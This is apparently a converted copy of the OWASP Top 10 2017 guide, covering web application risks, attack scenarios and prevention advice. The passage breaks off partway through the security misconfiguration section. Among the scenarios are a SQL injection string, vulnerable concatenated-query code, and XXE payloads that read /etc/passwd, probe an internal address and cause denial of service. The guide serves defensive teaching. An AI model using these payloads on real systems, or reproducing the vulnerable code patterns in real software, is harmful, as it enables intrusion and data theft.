
### Merged or retired, but not forgotten:

- **A4-Insecure Direct Object References** and **A7-Missing Function Level Access Control** merged into [A5:2017-Broken Access Control](#).
- **A8-Cross-Site Request Forgery (CSRF)**, as many frameworks include [CSRF defenses](#), it was found in only 5% of applications.
- **A10-Unvalidated Redirects and Forwards**, while found in approximately 8% of applications, it was edged out overall by XXE.

OWASP Top 10 - 2013	→	OWASP Top 10 - 2017
A1 – Injection	→	A1:2017-Injection
A2 – Broken Authentication and Session Management	→	A2:2017-Broken Authentication
A3 – Cross-Site Scripting (XSS)	↘	A3:2017-Sensitive Data Exposure
A4 – Insecure Direct Object References [Merged+A7]	U	A4:2017-XML External Entities (XXE) [NEW]
A5 – Security Misconfiguration	↘	A5:2017-Broken Access Control [Merged]
A6 – Sensitive Data Exposure	↗	A6:2017-Security Misconfiguration
A7 – Missing Function Level Access Contr [Merged+A4]	U	A7:2017-Cross-Site Scripting (XSS)
A8 – Cross-Site Request Forgery (CSRF)	✕	A8:2017-Insecure Deserialization [NEW, Community]
A9 – Using Components with Known Vulnerabilities	→	A9:2017-Using Components with Known Vulnerabilities
A10 – Unvalidated Redirects and Forwards	✕	A10:2017-Insufficient Logging&Monitoring [NEW,Comm.]

## What Are Application Security Risks?

Attackers can potentially use many different paths through your application to do harm to your business or organization. Each of these paths represents a risk that may, or may not, be serious enough to warrant attention.



Sometimes these paths are trivial to find and exploit, and sometimes they are extremely difficult. Similarly, the harm that is caused may be of no consequence, or it may put you out of business. To determine the risk to your organization, you can evaluate the likelihood associated with each threat agent, attack vector, and security weakness and combine it with an estimate of the technical and business impact to your organization. Together, these factors determine your overall risk.

## What's My Risk?

The [OWASP Top 10](#) focuses on identifying the most serious web application security risks for a broad array of organizations. For each of these risks, we provide generic information about likelihood and technical impact using the following simple ratings scheme, which is based on the [OWASP Risk Rating Methodology](#).

Threat Agents	Exploitability	Weakness Prevalence	Weakness Detectability	Technical Impacts	Business Impacts
Application Specific	Easy: 3	Widespread: 3	Easy: 3	Severe: 3	Business Specific
	Average: 2	Common: 2	Average: 2	Moderate: 2	
	Difficult: 1	Uncommon: 1	Difficult: 1	Minor: 1	

In this edition, we have updated the risk rating system to assist in calculating the likelihood and impact of any given risk. For more details, please see [Note About Risks](#).

Each organization is unique, and so are the threat actors for that organization, their goals, and the impact of any breach. If a public interest organization uses a content management system (CMS) for public information and a health system uses that same exact CMS for sensitive health records, the threat actors and business impacts can be very different for the same software. It is critical to understand the risk to your organization based on applicable threat agents and business impacts.

Where possible, the names of the risks in the Top 10 are aligned with [Common Weakness Enumeration](#) (CWE) weaknesses to promote generally accepted naming conventions and to reduce confusion.

## References

### OWASP

- [OWASP Risk Rating Methodology](#)
- [Article on Threat/Risk Modeling](#)

### External

- [ISO 31000: Risk Management Std](#)
- [ISO 27001: ISMS](#)
- [NIST Cyber Framework \(US\)](#)
- [ASD Strategic Mitigations \(AU\)](#)
- [NIST CVSS 3.0](#)
- [Microsoft Threat Modelling Tool](#)

**A1:2017-  
Injection**

Injection flaws, such as SQL, NoSQL, OS, and LDAP injection, occur when untrusted data is sent to an interpreter as part of a command or query. The attacker's hostile data can trick the interpreter into executing unintended commands or accessing data without proper authorization.

**A2:2017-Broken  
Authentication**

Application functions related to authentication and session management are often implemented incorrectly, allowing attackers to compromise passwords, keys, or session tokens, or to exploit other implementation flaws to assume other users' identities temporarily or permanently.

**A3:2017-  
Sensitive Data  
Exposure**

Many web applications and APIs do not properly protect sensitive data, such as financial, healthcare, and PII. Attackers may steal or modify such weakly protected data to conduct credit card fraud, identity theft, or other crimes. Sensitive data may be compromised without extra protection, such as encryption at rest or in transit, and requires special precautions when exchanged with the browser.

**A4:2017-XML  
External  
Entities (XXE)**

Many older or poorly configured XML processors evaluate external entity references within XML documents. External entities can be used to disclose internal files using the file URI handler, internal file shares, internal port scanning, remote code execution, and denial of service attacks.

**A5:2017-Broken  
Access Control**

Restrictions on what authenticated users are allowed to do are often not properly enforced. Attackers can exploit these flaws to access unauthorized functionality and/or data, such as access other users' accounts, view sensitive files, modify other users' data, change access rights, etc.

**A6:2017-Security  
Misconfiguration**

Security misconfiguration is the most commonly seen issue. This is commonly a result of insecure default configurations, incomplete or ad hoc configurations, open cloud storage, misconfigured HTTP headers, and verbose error messages containing sensitive information. Not only must all operating systems, frameworks, libraries, and applications be securely configured, but they must be patched and upgraded in a timely fashion.

**A7:2017-  
Cross-Site  
Scripting (XSS)**

XSS flaws occur whenever an application includes untrusted data in a new web page without proper validation or escaping, or updates an existing web page with user-supplied data using a browser API that can create HTML or JavaScript. XSS allows attackers to execute scripts in the victim's browser which can hijack user sessions, deface web sites, or redirect the user to malicious sites.

**A8:2017-  
Insecure  
Deserialization**

Insecure deserialization often leads to remote code execution. Even if deserialization flaws do not result in remote code execution, they can be used to perform attacks, including replay attacks, injection attacks, and privilege escalation attacks.


**A9:2017-Using  
Components  
with Known  
Vulnerabilities**

Components, such as libraries, frameworks, and other software modules, run with the same privileges as the application. If a vulnerable component is exploited, such an attack can facilitate serious data loss or server takeover. Applications and APIs using components with known vulnerabilities may undermine application defenses and enable various attacks and impacts.

**A10:2017-  
Insufficient  
Logging &  
Monitoring**

Insufficient logging and monitoring, coupled with missing or ineffective integration with incident response, allows attackers to further attack systems, maintain persistence, pivot to more systems, and tamper, extract, or destroy data. Most breach studies show time to detect a breach is over 200 days, typically detected by external parties rather than internal processes or monitoring.

# Injection



## Is the Application Vulnerable?

An application is vulnerable to attack when:

- User-supplied data is not validated, filtered, or sanitized by the application.
- Dynamic queries or non-parameterized calls without context-aware escaping are used directly in the interpreter.
- Hostile data is used within object-relational mapping (ORM) search parameters to extract additional, sensitive records.
- Hostile data is directly used or concatenated, such that the SQL or command contains both structure and hostile data in dynamic queries, commands, or stored procedures.

Some of the more common injections are SQL, NoSQL, OS command, Object Relational Mapping (ORM), LDAP, and Expression Language (EL) or Object Graph Navigation Library (OGNL) injection. The concept is identical among all interpreters. Source code review is the best method of detecting if applications are vulnerable to injections, closely followed by thorough automated testing of all parameters, headers, URL, cookies, JSON, SOAP, and XML data inputs. Organizations can include static source ([SAST](#)) and dynamic application test ([DAST](#)) tools into the CI/CD pipeline to identify newly introduced injection flaws prior to production deployment.

## Example Attack Scenarios

**Scenario #1:** An application uses untrusted data in the construction of the following [vulnerable](#) SQL call:

**String query = "SELECT \* FROM accounts WHERE custID=" + request.getParameter("id") + "";**

**Scenario #2:** Similarly, an application's blind trust in frameworks may result in queries that are still vulnerable, (e.g. Hibernate Query Language (HQL)):

**Query HQLQuery = session.createQuery("FROM accounts WHERE custID=" + request.getParameter("id") + "");**

In both cases, the attacker modifies the 'id' parameter value in their browser to send: ' or '1'='1. For example:

**<http://example.com/app/accountView?id=' or '1'='1>**

This changes the meaning of both queries to return all the records from the accounts table. More dangerous attacks could modify or delete data, or even invoke stored procedures.

## How to Prevent

Preventing injection requires keeping data separate from commands and queries.

- The preferred option is to use a safe API, which avoids the use of the interpreter entirely or provides a parameterized interface, or migrate to use Object Relational Mapping Tools (ORMs).  
**Note:** Even when parameterized, stored procedures can still introduce SQL injection if PL/SQL or T-SQL concatenates queries and data, or executes hostile data with EXECUTE IMMEDIATE or exec().
- Use positive or "whitelist" server-side input validation. This is not a complete defense as many applications require special characters, such as text areas or APIs for mobile applications.
- For any residual dynamic queries, escape special characters using the specific escape syntax for that interpreter.  
**Note:** SQL structure such as table names, column names, and so on cannot be escaped, and thus user-supplied structure names are dangerous. This is a common issue in report-writing software.
- Use LIMIT and other SQL controls within queries to prevent mass disclosure of records in case of SQL injection.

## References

### OWASP


- [OWASP Proactive Controls: Parameterize Queries](#)
- [OWASP ASVS: V5 Input Validation and Encoding](#)
- [OWASP Testing Guide: SQL Injection, Command Injection, ORM injection](#)
- [OWASP Cheat Sheet: Injection Prevention](#)
- [OWASP Cheat Sheet: SQL Injection Prevention](#)
- [OWASP Cheat Sheet: Injection Prevention in Java](#)
- [OWASP Cheat Sheet: Query Parameterization](#)
- [OWASP Automated Threats to Web Applications – OAT-014](#)

### External

- [CWE-77: Command Injection](#)
- [CWE-89: SQL Injection](#)
- [CWE-564: Hibernate Injection](#)
- [CWE-917: Expression Language Injection](#)
- [PortSwigger: Server-side template injection](#)



# Broken Authentication



## Is the Application Vulnerable?

Confirmation of the user's identity, authentication, and session management are critical to protect against authentication-related attacks.

There may be authentication weaknesses if the application:

- Permits automated attacks such as [credential stuffing](#), where the attacker has a list of valid usernames and passwords.
- Permits brute force or other automated attacks.
- Permits default, weak, or well-known passwords, such as "Password1" or "admin/admin".
- Uses weak or ineffective credential recovery and forgot-password processes, such as "knowledge-based answers", which cannot be made safe.
- Uses plain text, encrypted, or weakly hashed passwords (see [A3:2017-Sensitive Data Exposure](#)).
- Has missing or ineffective multi-factor authentication.
- Exposes Session IDs in the URL (e.g., URL rewriting).
- Does not rotate Session IDs after successful login.
- Does not properly invalidate Session IDs. User sessions or authentication tokens (particularly single sign-on (SSO) tokens) aren't properly invalidated during logout or a period of inactivity.

## How to Prevent

- Where possible, implement multi-factor authentication to prevent automated, credential stuffing, brute force, and stolen credential re-use attacks.
- Do not ship or deploy with any default credentials, particularly for admin users.
- Implement weak-password checks, such as testing new or changed passwords against a list of the [top 10000 worst passwords](#).
- Align password length, complexity and rotation policies with [NIST 800-63 B's guidelines in section 5.1.1 for Memorized Secrets](#) or other modern, evidence based password policies.
- Ensure registration, credential recovery, and API pathways are hardened against account enumeration attacks by using the same messages for all outcomes.
- Limit or increasingly delay failed login attempts. Log all failures and alert administrators when credential stuffing, brute force, or other attacks are detected.
- Use a server-side, secure, built-in session manager that generates a new random session ID with high entropy after login. Session IDs should not be in the URL, be securely stored and invalidated after logout, idle, and absolute timeouts.

## Example Attack Scenarios

**Scenario #1:** [Credential stuffing](#), the use of [lists of known passwords](#), is a common attack. If an application does not implement automated threat or credential stuffing protections, the application can be used as a password oracle to determine if the credentials are valid.

**Scenario #2:** Most authentication attacks occur due to the continued use of passwords as a sole factor. Once considered best practices, password rotation and complexity requirements are viewed as encouraging users to use, and reuse, weak passwords. Organizations are recommended to stop these practices per NIST 800-63 and use multi-factor authentication.

**Scenario #3:** Application session timeouts aren't set properly. A user uses a public computer to access an application. Instead of selecting "logout" the user simply closes the browser tab and walks away. An attacker uses the same browser an hour later, and the user is still authenticated.

## References





### OWASP

- [OWASP Proactive Controls: Implement Identity and Authentication Controls](#)
- [OWASP ASVS: V2 Authentication, V3 Session Management](#)
- [OWASP Testing Guide: Identity, Authentication](#)
- [OWASP Cheat Sheet: Authentication](#)
- [OWASP Cheat Sheet: Credential Stuffing](#)
- [OWASP Cheat Sheet: Forgot Password](#)
- [OWASP Cheat Sheet: Session Management](#)
- [OWASP Automated Threats Handbook](#)

### External

- [NIST 800-63b: 5.1.1 Memorized Secrets](#)
- [CWE-287: Improper Authentication](#)
- [CWE-384: Session Fixation](#)

# Sensitive Data Exposure

 Threat Agents		 Attack Vectors		 Security Weakness		 Impacts	
App. Specific	Exploitability: 2	Prevalence: 3	Detectability: 2	Technical: 3	Business ?		
Rather than directly attacking crypto, attackers steal keys, execute man-in-the-middle attacks, or steal clear text data off the server, while in transit, or from the user's client, e.g. browser. A manual attack is generally required. Previously retrieved password databases could be brute forced by Graphics Processing Units (GPUs).		Over the last few years, this has been the most common impactful attack. The most common flaw is simply not encrypting sensitive data. When crypto is employed, weak key generation and management, and weak algorithm, protocol and cipher usage is common, particularly for weak password hashing storage techniques. For data in transit, server side weaknesses are mainly easy to detect, but hard for data at rest.		Failure frequently compromises all data that should have been protected. Typically, this information includes sensitive personal information (PII) data such as health records, credentials, personal data, and credit cards, which often require protection as defined by laws or regulations such as the EU GDPR or local privacy laws.			

## Is the Application Vulnerable?

The first thing is to determine the protection needs of data in transit and at rest. For example, passwords, credit card numbers, health records, personal information and business secrets require extra protection, particularly if that data falls under privacy laws, e.g. EU's General Data Protection Regulation (GDPR), or regulations, e.g. financial data protection such as PCI Data Security Standard (PCI DSS). For all such data:

- Is any data transmitted in clear text? This concerns protocols such as HTTP, SMTP, and FTP. External internet traffic is especially dangerous. Verify all internal traffic e.g. between load balancers, web servers, or back-end systems.
- Is sensitive data stored in clear text, including backups?
- Are any old or weak cryptographic algorithms used either by default or in older code?
- Are default crypto keys in use, weak crypto keys generated or re-used, or is proper key management or rotation missing?
- Is encryption not enforced, e.g. are any user agent (browser) security directives or headers missing?
- Does the user agent (e.g. app, mail client) not verify if the received server certificate is valid?

See ASVS [Crypto \(V7\)](#), [Data Prot \(V9\)](#) and [SSL/TLS \(V10\)](#)

## How to Prevent

Do the following, at a minimum, and consult the references:

- Classify data processed, stored, or transmitted by an application. Identify which data is sensitive according to privacy laws, regulatory requirements, or business needs.
- Apply controls as per the classification.
- Don't store sensitive data unnecessarily. Discard it as soon as possible or use PCI DSS compliant tokenization or even truncation. Data that is not retained cannot be stolen.
- Make sure to encrypt all sensitive data at rest.
- Ensure up-to-date and strong standard algorithms, protocols, and keys are in place; use proper key management.
- Encrypt all data in transit with secure protocols such as TLS with perfect forward secrecy (PFS) ciphers, cipher prioritization by the server, and secure parameters. Enforce encryption using directives like HTTP Strict Transport Security ([HSTS](#)).
- Disable caching for responses that contain sensitive data.
- Store passwords using strong adaptive and salted hashing functions with a work factor (delay factor), such as [Argon2](#), [scrypt](#), [bcrypt](#), or [PBKDF2](#).
- Verify independently the effectiveness of configuration and settings.

## Example Attack Scenarios

**Scenario #1:** An application encrypts credit card numbers in a database using automatic database encryption. However, this data is automatically decrypted when retrieved, allowing an SQL injection flaw to retrieve credit card numbers in clear text.

**Scenario #2:** A site doesn't use or enforce TLS for all pages or supports weak encryption. An attacker monitors network traffic (e.g. at an insecure wireless network), downgrades connections from HTTPS to HTTP, intercepts requests, and steals the user's session cookie. The attacker then replays this cookie and hijacks the user's (authenticated) session, accessing or modifying the user's private data. Instead of the above they could alter all transported data, e.g. the recipient of a money transfer.

**Scenario #3:** The password database uses unsalted or simple hashes to store everyone's passwords. A file upload flaw allows an attacker to retrieve the password database. All the unsalted hashes can be exposed with a rainbow table of pre-calculated hashes. Hashes generated by simple or fast hash functions may be cracked by GPUs, even if they were salted.

## References





### OWASP

- [OWASP Proactive Controls: Protect Data](#)
- OWASP Application Security Verification Standard ([V7,9,10](#))
- [OWASP Cheat Sheet: Transport Layer Protection](#)
- [OWASP Cheat Sheet: User Privacy Protection](#)
- [OWASP Cheat Sheets: Password](#) and [Cryptographic Storage](#)
- [OWASP Security Headers Project](#); [Cheat Sheet: HSTS](#)
- [OWASP Testing Guide: Testing for weak cryptography](#)

### External

- [CWE-220: Exposure of sens. information through data queries](#)
- [CWE-310: Cryptographic Issues](#); [CWE-311: Missing Encryption](#)
- [CWE-312: Cleartext Storage of Sensitive Information](#)
- [CWE-319: Cleartext Transmission of Sensitive Information](#)
- [CWE-326: Weak Encryption](#); [CWE-327: Broken/Risky Crypto](#)
- [CWE-359: Exposure of Private Information \(Privacy Violation\)](#)

## XML External Entities (XXE)

							
App. Specific	Exploitability: 2	Prevalence: 2	Detectability: 3	Technical: 3	Business ?		
Attackers can exploit vulnerable XML processors if they can upload XML or include hostile content in an XML document, exploiting vulnerable code, dependencies or integrations.		By default, many older XML processors allow specification of an external entity, a URI that is dereferenced and evaluated during XML processing. <a href="#">SAST</a> tools can discover this issue by inspecting dependencies and configuration. <a href="#">DAST</a> tools require additional manual steps to detect and exploit this issue. Manual testers need to be trained in how to test for XXE, as it not commonly tested as of 2017.			These flaws can be used to extract data, execute a remote request from the server, scan internal systems, perform a denial-of-service attack, as well as execute other attacks. The business impact depends on the protection needs of all affected application and data.		

## Is the Application Vulnerable?

Applications and in particular XML-based web services or downstream integrations might be vulnerable to attack if:

- The application accepts XML directly or XML uploads, especially from untrusted sources, or inserts untrusted data into XML documents, which is then parsed by an XML processor.
- Any of the XML processors in the application or SOAP based web services has [document type definitions \(DTDs\)](#) enabled. As the exact mechanism for disabling DTD processing varies by processor, it is good practice to consult a reference such as the [OWASP Cheat Sheet 'XXE Prevention'](#).
- If your application uses SAML for identity processing within federated security or single sign on (SSO) purposes. SAML uses XML for identity assertions, and may be vulnerable.
- If the application uses SOAP prior to version 1.2, it is likely susceptible to XXE attacks if XML entities are being passed to the SOAP framework.
- Being vulnerable to XXE attacks likely means that the application is vulnerable to denial of service attacks including the Billion Laughs attack.

## How to Prevent

Developer training is essential to identify and mitigate XXE. Besides that, preventing XXE requires:

- Whenever possible, use less complex data formats such as JSON, and avoiding serialization of sensitive data.
- Patch or upgrade all XML processors and libraries in use by the application or on the underlying operating system. Use dependency checkers. Update SOAP to SOAP 1.2 or higher.
- Disable XML external entity and DTD processing in all XML parsers in the application, as per the [OWASP Cheat Sheet 'XXE Prevention'](#).
- Implement positive ("whitelisting") server-side input validation, filtering, or sanitization to prevent hostile data within XML documents, headers, or nodes.
- Verify that XML or XSL file upload functionality validates incoming XML using XSD validation or similar.
- [SAST](#) tools can help detect XXE in source code, although manual code review is the best alternative in large, complex applications with many integrations.

If these controls are not possible, consider using virtual patching, API security gateways, or Web Application Firewalls (WAFs) to detect, monitor, and block XXE attacks.

## Example Attack Scenarios

Numerous public XXE issues have been discovered, including attacking embedded devices. XXE occurs in a lot of unexpected places, including deeply nested dependencies. The easiest way is to upload a malicious XML file, if accepted:

**Scenario #1:** The attacker attempts to extract data from the server:

```
<?xml version="1.0" encoding="ISO-8859-1"?>
<!DOCTYPE foo [
  <!ELEMENT foo ANY >
  <!ENTITY xxe SYSTEM "file:///etc/passwd" >]>
<foo>&xxe;</foo>
```

**Scenario #2:** An attacker probes the server's private network by changing the above ENTITY line to:

```
<!ENTITY xxe SYSTEM "https://192.168.1.1/private" >]>
```

**Scenario #3:** An attacker attempts a denial-of-service attack by including a potentially endless file:

```
<!ENTITY xxe SYSTEM "file:///dev/random" >]>
```

## References





## OWASP

- [OWASP Application Security Verification Standard](#)
- [OWASP Testing Guide: Testing for XML Injection](#)
- [OWASP XXE Vulnerability](#)
- [OWASP Cheat Sheet: XXE Prevention](#)
- [OWASP Cheat Sheet: XML Security](#)

## External

- [CWE-611: Improper Restriction of XXE](#)
- [Billion Laughs Attack](#)
- [SAML Security XML External Entity Attack](#)
- [Detecting and exploiting XXE in SAML Interfaces](#)

## Broken Access Control

 Threat Agents		 Attack Vectors		 Security Weakness		 Impacts	
App. Specific	Exploitability: 2	Prevalence: 2	Detectability: 2	Technical: 3	Business ?		
Exploitation of access control is a core skill of attackers. <a href="#">SAST</a> and <a href="#">DAST</a> tools can detect the absence of access control but cannot verify if it is functional when it is present. Access control is detectable using manual means, or possibly through automation for the absence of access controls in certain frameworks.		Access control weaknesses are common due to the lack of automated detection, and lack of effective functional testing by application developers.  Access control detection is not typically amenable to automated static or dynamic testing. Manual testing is the best way to detect missing or ineffective access control, including HTTP method (GET vs PUT, etc), controller, direct object references, etc.		The technical impact is attackers acting as users or administrators, or users using privileged functions, or creating, accessing, updating or deleting every record.  The business impact depends on the protection needs of the application and data.			

### Is the Application Vulnerable?

Access control enforces policy such that users cannot act outside of their intended permissions. Failures typically lead to unauthorized information disclosure, modification or destruction of all data, or performing a business function outside of the limits of the user. Common access control vulnerabilities include:

- Bypassing access control checks by modifying the URL, internal application state, or the HTML page, or simply using a custom API attack tool.
- Allowing the primary key to be changed to another users record, permitting viewing or editing someone else's account.
- Elevation of privilege. Acting as a user without being logged in, or acting as an admin when logged in as a user.
- Metadata manipulation, such as replaying or tampering with a JSON Web Token (JWT) access control token or a cookie or hidden field manipulated to elevate privileges, or abusing JWT invalidation
- CORS misconfiguration allows unauthorized API access.
- Force browsing to authenticated pages as an unauthenticated user or to privileged pages as a standard user. Accessing API with missing access controls for POST, PUT and DELETE.

### How to Prevent

Access control is only effective if enforced in trusted server-side code or server-less API, where the attacker cannot modify the access control check or metadata.

- With the exception of public resources, deny by default.
- Implement access control mechanisms once and re-use them throughout the application, including minimizing CORS usage.
- Model access controls should enforce record ownership, rather than accepting that the user can create, read, update, or delete any record.
- Unique application business limit requirements should be enforced by domain models.
- Disable web server directory listing and ensure file metadata (e.g. .git) and backup files are not present within web roots.
- Log access control failures, alert admins when appropriate (e.g. repeated failures).
- Rate limit API and controller access to minimize the harm from automated attack tooling.
- JWT tokens should be invalidated on the server after logout.

Developers and QA staff should include functional access control unit and integration tests.

### Example Attack Scenarios

**Scenario #1:** The application uses unverified data in a SQL call that is accessing account information:

```
pstmt.setString(1, request.getParameter("acct"));
ResultSet results = pstmt.executeQuery( );
```

An attacker simply modifies the 'acct' parameter in the browser to send whatever account number they want. If not properly verified, the attacker can access any user's account.

<http://example.com/app/accountInfo?acct=notmyacct>

**Scenario #2:** An attacker simply force browses to target URLs. Admin rights are required for access to the admin page.

<http://example.com/app/getappInfo>  
[http://example.com/app/admin\\_getappInfo](http://example.com/app/admin_getappInfo)

If an unauthenticated user can access either page, it's a flaw. If a non-admin can access the admin page, this is a flaw.

### References

#### OWASP


- [OWASP Proactive Controls: Access Controls](#)
- [OWASP Application Security Verification Standard: V4 Access Control](#)
- [OWASP Testing Guide: Authorization Testing](#)
- [OWASP Cheat Sheet: Access Control](#)

#### External

- [CWE-22: Improper Limitation of a Pathname to a Restricted Directory \('Path Traversal'\)](#)
- [CWE-284: Improper Access Control \(Authorization\)](#)
- [CWE-285: Improper Authorization](#)
- [CWE-639: Authorization Bypass Through User-Controlled Key](#)
- [PortSwigger: Exploiting CORS Misconfiguration](#)



# Security Misconfiguration



## Is the Application Vulnerable?

The application might be vulnerable if the application is:

- Missing appropriate security hardening across any part of the application stack, or improperly configured permissions on cloud services.
- Unnecessary features are enabled or installed (e.g. unnecessary ports, services, pages, accounts, or privileges).
- Default accounts and their passwords still enabled and unchanged.
- Error handling reveals stack traces or other overly informative error messages to users.
